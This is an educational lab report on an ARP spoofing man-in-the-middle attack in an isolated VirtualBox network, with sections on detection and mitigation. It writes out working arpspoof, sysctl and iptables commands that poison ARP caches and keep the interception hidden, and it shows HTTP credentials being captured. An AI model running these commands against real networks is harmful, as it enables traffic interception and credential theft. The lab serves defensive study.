ARP Spoofing Lab

Attack, detection and mitigation of a Man-in-the-Middle attack on a local network

Author	Raul Velasquez (@rauljvc8)
Profile	Cybersecurity Consultant — South Florida
GitHub	github.com/rauljvc8
Date	October 2026
Classification	Educational material — isolated lab environment

1. Executive summary

This report documents a hands-on **ARP Spoofing** lab (ARP cache poisoning) carried out in a fully isolated virtual environment. It demonstrates, end to end, how an attacker on the same local network can place itself between two hosts (**Man-in-the-Middle** attack), intercept their traffic and capture credentials sent in clear text. The lab also covers the defensive analysis: how to **detect** and how to **mitigate** the attack. The goal is educational and portfolio-oriented.

2. Scope and ethical notice

All testing was performed on the author's own virtual machines, on a fully isolated **Host-Only** network with no internet or third-party access. ARP Spoofing against systems or networks without authorization is **illegal**. This material is strictly educational and aims to understand the attack in order to defend against it.

3. Lab environment

Role	System	IP	MAC
Attacker	Kali Linux	192.168.56.102	08:00:27:63:B0:05
Victim	Debian Linux	192.168.56.103	08:00:27:D1:65:C7
Lab "gateway"	Windows (host)	192.168.56.101	0A:00:27:00:00:0E

Tools: VirtualBox (Host-Only network), Kali Linux, **arpspoof** (dsniff package), **nmap**, **Wireshark** and, optionally, ettercap.

4. Phase 1 — Setting up the isolated network

The VMs were configured in **Host-Only** mode (192.168.56.0/24 segment). NAT mode does **not** allow ARP Spoofing because it isolates the VMs at layer 3; Host-Only creates a real layer-2 segment, which the attack requires.




Figure 01. *Initial state in NAT mode (10.0.2.x): the attack would not work here.*




Figure 03. *Host-Only network created in VirtualBox: 192.168.56.0/24 segment with DHCP.*




Figure 05. *Kali now on the isolated Host-Only network: eth0 = 192.168.56.102/24.*

5. Phase 2 — Why ARP is vulnerable

The **ARP** protocol (Address Resolution Protocol) maps IP addresses (layer 3) to MAC addresses (layer 2) within a local network. When a host needs to send data to an IP on its network, it broadcasts "who has this IP?" and trusts the reply it receives. The design flaw: ARP has **no authentication**. Any host can reply, even dishonestly. The attacker exploits this by sending fake ARP replies that associate the gateway's IP with its own MAC, so the victim sends all its traffic to the attacker.

6. Phase 3 — Reconnaissance

Discovering live hosts on the lab network:

```
sudo nmap -sn 192.168.56.0/24
```




Figure 06. *nmap identifies the victim (.103), the host (.101) and Kali (.102).*

The "before" snapshot of the victim's ARP cache. This is the baseline evidence: the host's IP (.101) points to its **real** MAC.

```
ip neigh
192.168.56.101 ... lladdr 0a:00:27:00:00:0e   <-- host real MAC
192.168.56.102 ... lladdr 08:00:27:63:b0:05   <-- Kali real MAC
```




Figure 08. *Victim's ARP cache BEFORE the attack (real MACs).*

7. Phase 4 — Executing the attack

IP forwarding is enabled first so the MITM is **stealthy**: the victim does not lose connectivity and does not get suspicious.

```
# On Kali
sudo sysctl -w net.ipv4.ip_forward=1

# Terminal 1 - trick the victim: I am .101
sudo arpspoof -i eth0 -t 192.168.56.103 192.168.56.101

# Terminal 2 - trick the host: I am the victim .103
sudo arpspoof -i eth0 -t 192.168.56.101 192.168.56.103
```




Figure 10. *arpspoof (Terminal 1): fake ARP replies sent to the victim.*




Figure 11. *arpspoof (Terminal 2): the host is tricked too (bidirectional poisoning).*




Figure 12. *PROOF OF ATTACK: the victim's ARP cache flips .101 to Kali's MAC.*

The victim's entry for .101 changed from **0a:00:27:00:00:0e** (real host) to **08:00:27:63:b0:05** (Kali), with REACHABLE status: the victim is actively using the poisoned entry.

8. Phase 5 — Demonstrating the MITM

For forwarding to be complete (and not turn into a denial of service that would give the attacker away), several kernel parameters are tuned:

```
sudo sysctl -w net.ipv4.conf.all.rp_filter=0
sudo sysctl -w net.ipv4.conf.eth0.rp_filter=0
sudo sysctl -w net.ipv4.conf.all.send_redirects=0
sudo sysctl -w net.ipv4.conf.eth0.send_redirects=0
sudo iptables -P FORWARD ACCEPT
```

8.1 Forensic proof: the TTL

In Wireshark each packet appears **duplicated** with its TTL decremented by 1 (64→63 for requests, 128→127 for replies). That decrement is the unmistakable fingerprint of an intermediary forwarding the traffic: the technical proof of the MITM.




Figure 13. *Wireshark: the victim's ICMP traffic to the host appears on Kali (interception).*




Figure 17. *Wireshark: each packet appears twice with its TTL reduced by 1 (forwarded by Kali).*

8.2 Clear-text credential capture

The victim accesses a login portal over **unencrypted HTTP** and submits a username and password. Since the service runs on port 8000, Wireshark uses the filter `tcp.port == 8000` and the *Follow → HTTP Stream* option. The credentials appear in clear text:

```
username=admin&password=Secreto123
```



Figure 18. *Unencrypted HTTP login portal, as seen by the victim.*




Figure 19. *STAR CAPTURE: the victim's username and password intercepted in clear text.*

Key lesson: had the portal used HTTPS/TLS, the traffic would have traveled encrypted and the attacker, even while intercepting it, could not have read the credentials.

9. Phase 6 — Detection (Blue Team / SOC perspective)

Signal	How to detect it
Duplicate ARP entries	Two IPs with the same MAC, or an IP whose MAC changes suddenly.
Anomalous ARP replies	Many unsolicited ARP replies (Wireshark: arp).
TTL change	The victim sees its TTL drop by 1 (an extra hop in the route).
Tools	arpwatch, XArp, IDS/IPS rules (Suricata, Snort).
SOC monitoring	Watch the ARP table of critical assets; alert on MAC-IP changes.

10. Phase 7 — Mitigation

Control	Description
Static ARP	Pin the gateway's real MAC on critical hosts.
Dynamic ARP Inspection	The switch validates ARP against DHCP snooping (enterprise defense).
Port Security	Limit the MACs allowed per switch port.
End-to-end encryption	HTTPS/TLS, SSH, VPN: interception loses its value.
Segmentation (VLANs)	Reduce the broadcast domain and the attack surface.

Example of a static ARP entry on Linux:

```
sudo ip neigh add 192.168.56.101 lladdr 0a:00:27:00:00:0e \
        dev enp0s3 nud permanent
```

11. Conclusions

The lab showed that ARP Spoofing remains a viable, low-cost attack on poorly protected local networks, and that its impact is severe: full traffic interception and clear-text credential theft. Defense combines technical controls (DAI, static ARP, port security) and, above all, **encrypting traffic**, which neutralizes the value of interception. This exercise strengthens both offensive (red team) and defensive (blue team / SOC / GRC) skills.